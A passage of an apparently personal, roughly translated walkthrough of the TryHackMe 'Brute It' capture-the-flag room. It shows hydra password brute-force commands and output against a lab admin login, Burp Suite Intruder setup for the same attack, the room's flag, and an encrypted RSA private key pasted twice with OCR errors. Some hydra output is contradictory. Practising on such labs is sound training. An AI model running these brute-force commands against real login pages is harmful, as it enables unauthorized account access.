8   <title>Admin Login Page</title>
9 </head>
```

Command `hydra -l admin -P /usr/share/wordlists/rockyou.txt -t 4 10.10.74.251 http-post-form "/Admin Login Page.php:username=^USER^&password=^PASS^:F=incorrect"`

Result username: admin, 4 passwords:123456789 , 12345, 123456, password

That i can use them to connect to the website



```

L-$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -t 4 10.10.74.251 http-post-form "/Admin Login Page.php:username=^USER^&password=^PASS^:F=incorrect"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-25 17:22:25
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking http-post-form://10.10.74.251:80/Admin Login Page.php:username=^USER^&password=^PASS^:F=incorrect
[80][http-post-form] host: 10.10.74.251 login: admin password: 123456
[80][http-post-form] host: 10.10.74.251 login: admin password: 123456 authentication failed
[80][http-post-form] host: 10.10.74.251 login: admin password: 123456789 authentication failed
[80][http-post-form] host: 10.10.74.251 login: admin password: password authentication failed
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-25 17:22:38

```

From gobuster scanning results we see that we also have a referral to the admin Factory/ and also an Index.html file I tried to enter admin/Index.php



We will run again hydra We typed there different name

```

hydra -l admin -P /usr/share/wordlists/rockyou.txt -t 4 10.10.74.251 http-post-form
"/admin/index.php:username=^USER^&password=^PASS^:F=incorrect"

```

Or

```

hydra -l admin -P /usr/share/wordlists/rockyou.txt -t 4 10.10.74.251 http-post-form
"/admin/index.php:username=^USER^&password=^PASS^:F=username or password
invalid"

```

Result from video [TryHackMe! Brute IT - Beginner Friendly Walkthrough \(youtube.com\)](https://www.youtube.com/watch?v=TryHackMe!BruteIT-BeginnerFriendlyWalkthrough)


```
login: admin password: xavier
```

We will run again hydra with what password

```
hydra -l admin -p xaveir -t 4 10.10.74.251 http-post-form "/admin Login  
Page.php:username=^USER^&password=^PASS^:F=incorrect"
```

Result

```
login: admin password: xaveir
```

We will run again hydra with what password

```
hydra -l admin -p xavier -t 4 10.10.74.251 http-post-form "/admin Login  
Page.php:username=^USER^&password=^PASS^:F=incorrect"
```

Result

```
login: admin password: xaveir
```

If we do not add the word xavier to the rockyou.txt file We'll log in to the root command sudo su

```
sudo su
```

Adding the word xavier to rockyou.txt command echo xavier

```
>>/usr/share/wordlists/rockyou.txt
```

```
echo xavier >>/usr/share/wordlists/rockyou.txt
```

We will check if the word xavier added to the rockyou.txt file run again

```
cat /usr/share/wordlists/rockyou.txt | grep xavier
```

```
# cat /usr/share/wordlists/rockyou.txt | grep xavier  
xavier
```

```
xavier
```

Meaning

cat command Reading Content Document

/usr/share/wordlists/rockyou.txt where is the Rockyou.txt file

| The results of command 2 in command of party 1 in this case

Put out results grep xavier in command /usr/share/wordlists/rockyou.txt

grep will only show me content that I write to you

xavier Name of the word I am looking for

I also checked with a text editor that the word xavier was added to the rockyou.txt file
command `gedit /usr/share/wordlists/rockyou.txt`

```
gedit /usr/share/wordlists/rockyou.txt
```

```
14344393 xavier
```

Exit root account command `exit`

You can try to find the password to connect to a website with Burp Suite software to examine Internet apps, you can find through bags on websites

[A guide to the Burp Suite user interface \(youtube.com\)](#)

[How to Use Burp Suite to Audit Web Applications – Pentesting and Bug Bounty Tool Overview \(freecodecamp.org\)](#)

In Kali Linux software Burp Suite installed default

In Kali Linux software Burp Suite Community version Burp Suite Community Edition is installed

[Learn Burp Suite on Kali Linux: Part 1 - Linux Tutorials - Learn Linux Configuration](#)

[Burp Suite Tutorial - Web Pentesting Beginners Guide - 2023 \(kalilinuxtutorials.com\)](#)

[burpsuite | Kali Linux Tools](#)

[Mastering Burp Suite: The Ultimate Web Application Hacking Tool \(youtube.com\)](#)


Download a browser -called plugin called foxyprxy

[FoxyProxy \(google.com\)](#)

Press foxyprxy additives on characteristics

We will go to proxies and set as in the photo click Saved

Title file name type http hostname localhost ip 127.0.0.1 port 8080



By default foxyproxy will be off in conjunctiva we will activate it enable-click on the file we made

*Important when FoxyProxy runs in a browser and Burp Suite the proxy tabs Intercept works -we won't have internet

We will need when Burp SUITE proxy tabs Intercept works to click Once on the forward request

FoxyProxy Link to Burp Suite

We will run Burp Suite going to Proxy to Intercepts from Intercept is off to on

In a browser, press foxyproxy Singing to froxy We have done

We will get an internet browsing error because you need Certificate certificate to run froxyproxy

burp suite ca certificate


[Installing Burp's CA certificate in Chrome - Windows - PortSwigger](#)

We enter website <http://burpsuite:8080/> and download the ca certificate

We will enter the browser into certificate security settings, put a new diploma from the Nava file/select the file we downloaded and selected there automatically put the file in place it belongs to it



[View Certificate Details In Microsoft Edge - ComputerSluggish](#)

Result a portswigger CA file



You can also in Burp suite browser go to the proxy tab Click Open Browser to look for a website

We will activate Intercept option to go to Proxy Tab to Intercept Press Intercept IS Off and then Burpsuite Click several times on forward



If Burpsuite software is not installed, it can be installed with command `sudo apt install burpsuite`



Installer software burp suite version burp suite community edition

I use burpsuite version Burp Suite pro




My goal is to use burp suite to catch the http login request for server on it a bruteforce attack to discover the user's password to connect to the site

I will copy the login address and am infected with burp suite browser



I type username and password I will run Intercept I will send the login request and catch it in Intercept


Result




I will send the application to Intruder tab using this option I can make a brute force attack on the site

A right-wing groom in the mouse please and click send to intruder


[Burp Intruder - PortSwigger](#)



In the position tabs, what I want to be replaced by brute force mark with the mouse on password and press add



`user=admin&pass=1234`



Result `user=admin&pass=1234`

In the Position tab, I will mark the attack types to use in an attack.

Attack types (Payload positions): Sniper, Battering Ram, Pitchfork, Cluster Bomb

A payload is a piece of code that is sent to a computer or application we want to attack, performing a specific task

[What is a Payload in Cybersecurity? - Scaler Topics](#)

[What is a Payload? \(techtarget.com\)](#)

[Payload | Malwarebytes Glossary](#)

Usage of each type:

Sniper:

Uses one payload at a time, changing it in descending order for a single variable.

Battering Ram:

Uses one payload at a time, changing it in descending order across all defined variables simultaneously.

Pitchfork:

Uses one payload per variable, each changing in descending order, aligned to different defined positions.

Pitchfork (repeated):

A single payload is repeated multiple times.

Cluster Bomb:

Uses one payload at a time, changing it in descending order for defined variables.

Cluster Bomb (repeated):


A single payload is repeated multiple times.

[Burp Intruder attack types - PortSwigger](#)

[Burp for Beginners: How to Use Intruder \(youtube.com\)](#)

I use attack type sniper

My variable is the password value so I use the sniper assault/attack type




Next, I will go to the Payload tab. Under the Payload sets option, I will mark two things:

Payload set: The number of payloads to use for the positions you marked earlier – I will select 1 for this attack.

Payload type: Which type of payload to use.

I want to use a list from rockyou.

For Payload type, I will choose Simple list.



Positions Payloads Resource pool Settings

? Payload sets


You can define one or more payload sets. The number of payload sets depends on the attack and can be customized in different ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Then, still in the **Payload** tab, under **Payload settings**, I will choose **Simple list** and use the **Load** option to select an existing list to use for the attack

I will load the **rockyou** list from the path:
/usr/share/wordlists/rockyou.txt



? Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste 123456

Load ... 12345

Remove 123456789

Clear password

Deduplicate iloveyou


Add princess

1234567

Add Enter a new item

Add from list ...

Then, I will click **Start** to begin the attack



A new window will open where the attack takes place, and we will see the attack results

In the results, I will look for an **HTTP response code** – code **300** or any **3xx** code, which indicates a redirection to another site


[What are HTTP Status Codes? List Of Important Status Codes - Moz](#)

[HTTP response status codes - HTTP | MDN \(mozilla.org\)](https://developer.mozilla.org/en-US/docs/Web/HTTP/Status)

You can sort the results by **Status Code** to order them from the highest to the lowest code

Payload	Status code ▾	Response received
xavier	302	361
	200	358
123456	200	364
12345	200	362
123456789	200	364
password	200	341
!	200	345

Try to connect



LOGIN

USERNAME

PASSWORD

LOGIN

Result

Hello john, finish the development of the site, here's your [RSA private key](#).

THM{brut3_f0rce_is_e4sy}

I use a video [TryHackMe! Brute IT - Beginner Friendly Walkthrough \(youtube.com\)](https://www.youtube.com/watch?v=...)

Answer: username:password is admin:xavier

Question: Decrypt the rsa file we found

In the Hint tab let us use the John the ripper

Click on rsa file

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,E32C44CDC29375458A02E94F94B280EA

JCPsentybdCSx8QMOcWKnIAsnIRETjZjz6ALJkX3nKSI4t40y8WfWfkBiDqvXLIm
UrFu3+/UCmXwceW6uJ7Z5CpqMFpUQN8oGUxcmOdPA88bpEBmUH/vD2K/Z+Kg0vY0
BvbTz3VEcpXJygt09WRg3M9XSVsmsgpaAE14XBN8EmlKAKR+FLj21qbzPzN8Y7bK
HYQ0L43jIu1NK0Eq9jbI801c5YUwowtV1PBNSlZRMUEhceJ1bYDwyUQk3zpVLaXy
+Z3mZtMq5NkAjdlo11ZtwMxvwDy478DjxNQZ7eR/coQmq2jj3tBeKH9AXOZ1DQw
UHFmEmBwXHNK82Tp/2eW/Sk8psLNgEsvAVPLexS5QArs+wGPZp1cpV1iSc3AnVB
VOxaB4uzzTXUjP2H8Z68a34B8tMdej0MLHC1KUcWqgyi/Mdq6l8HeolBMUbcFzqA
vbVm8+6DhZPvc4F00bz1DvW23b2pI4RraI8fnEXHty6rfkJuHNVR+N8ZdaYZB0Dd
/n0a0fTQ1N361KFG5EF7LX4qKJz2cP2m7qxSPmtZAgzGavUR1JDvCXzyjbPecWR
y0cuCmp8BC+Pd4s3y3b6tqNuharJfZSZ6B0eN99926J5ne7G1BmyPvPj7wb5KuW1
yKGn32DL/Bn+a4oReWngHMLDo/4xmxeJrpmtovwmJOXo5o+UeEU3ywr+sUBJc3W8
oUOXNfQwjdnXMKgVspf8w7bGecucFdmI0sDiYGNk5uvmwUjukfVLT9JPMN8h0ns7
onw+9H+FYFUbEeW0u7QpqGRTZYokJrXSrzII3YFmxE9u3UHL0qqDUIsHjHccmnqx
zRDSfkBkA6ItIqx55+cE0f0sdofXtvzvCRW8a5GFAbTnJhF940Lx9xfbdw0EzZBD
wYZvFv3c1VePTT0wWybvo0qJTfauB1yRGM1l7ocB2wiHgZBTxPVDjb4qfVT8FNP
f17Dz/BjRDUIKoMu7gTifpnB+iw449cW2y538U+0m0qJE5myq+U0IkY9yydgDB6u
uGrfkAYp6NDvPF71PgiAhcrzggGuDq2jizoeH10q9yvt4pn3Q8d8EvuCs3246415
0+2w+T2AeiP174+xzkhGa1EcPJavpjogio0E5VAEavh6Yea/riH0HeMiQdQlM+tN
C6Y0rVDEUicDGZGVoRR0Z2gDbjh6xEZexqKc9Dmt9JbJfYobBG702VC7EpxiHGeJ
mJZ/cDXFDHj1lBnkF8qhmTQtziEoEyB3D8yiUvW8xRaZG10qnZwikyKGtJRiRGZv
OcD6BKQsZyYoo36vNPK4U7QAVLRyNDHyeYTo8LzNsx0aDbu1rUC+83DyJwUIx0Cmd
6WPCj80p/mnnjcF42wwg0VtXduekQBxZ5KpwvmXjb+yoyPCgJbiVwwUtmgZcUN8B
zQ8oFwPXTszUYgNjg5RFgj/MBYTral6VYDAepn4YowdaAlv3M8ICRKQ3G6bQEV6ZC
miDKAMx3K3VJpsY4aV52au5x43do6e3xyTSR7E2bfsUblzj2b+mZXrmxst+XDU6u
x1a9TrlunTcJJZJWKrMTEL4LRWPwR0tsb25t0uUr6DP/Hr52MLaLg1yIGR81cR+W
-----END RSA PRIVATE KEY-----
```

We will create a file named rsa_private_key.rsa using the touch command, which is used to create files

Command touch rsa_private_key.rsa

[RSA File Extension - What is it? How to open an RSA file? \(filext.com\)](#)

[RSA Algorithm in Cryptography - GeeksforGeeks](#)

We will then copy into it the content from the website

```
-----BEGIN RSA PRIVATE KEY-----
```

```
Proc-Type: 4, ENCRYPTED
```

```
DEK-Info: AES-128-CBC,E32C44CDC29375458A02E94F94B280EA
```

```
JCPsentybdCSx8QMOcWKnIAsnIRETjZjz6ALJkX3nKSI4t40y8WfWfkBiDqvXLIm
```

```
UrFu3+/UCmXwceW6uJ7Z5CpqMFpUQN8oGUxcmOdPA88bpEBmUH/vD2K/Z+Kg0vY0
```

BvbTz3VEcpXJygt09WRg3M9XSVsmsxpaAEI4XBN8EmIKAKR+FLj21qbzPzN8Y7bK
HYQ0L43jlulNKOEq9jbl8O1c5YUwowtVIPBNSlzRMuEhceJ1bYDWyUQk3zpVLaXy
+Z3mZtMq5NkAjdldl01ZtwMxvwDy478DjxNQZ7eR/coQmq2jj3tBeKH9AXOZIDQw
UHfmEmBwXHNK82Tp/2eW/Sk8psLNgEsvAVPLexS5QArS+wGPZp1cpV1iSc3AnV
B
